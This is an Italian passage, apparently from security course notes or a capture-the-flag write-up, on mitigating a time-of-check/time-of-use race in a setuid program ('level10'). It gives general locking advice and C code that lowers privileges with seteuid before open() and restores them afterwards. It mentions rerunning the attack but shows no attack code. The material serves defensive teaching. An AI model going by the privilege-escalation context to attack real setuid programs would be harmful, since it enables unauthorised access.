Fase: implementazione

Ricontrolla la risorsa dopo la chiamata di utilizzo per verificare che l'azione sia stata eseguita in modo appropriato.

Fase: architettura e design

Garantire che alcuni meccanismi di blocco ambientale possano essere utilizzati per proteggere le risorse in modo efficace.

Fase: implementazione

Assicurarsi che il blocco avvenga prima del controllo, anziché dopo, in modo tale che la risorsa, come selezionata, sia la stessa di quando è in uso.



Mitigazione #3

- Creiamo un nuovo file `level10_mitigated.c` ed inseriamo all'interno del codice le seguenti istruzioni:

```
54
55     int uid = getuid(); //uid reale
56     int euid = geteuid(); //uid effettivo
57     seteuid(uid);
58
59     ffd = open(file, O_RDONLY);
60     if(ffd == -1) {
61         printf("Damn. Unable to open file\n");
62         exit(EXIT_FAILURE);
63     }
64
65     //Ripristiniamo i privilegi
66     seteuid(euid);
67
```

Abbassiamo i privilegi
prima della `open`

Ripristiniamo i privilegi

- Compiliamo il sorgente e diamo all'eseguibile gli stessi permessi del file `flag10` originario
- Ripetiamo l'attacco con il nuovo eseguibile



Non abbiamo più accesso alla password di `flag10`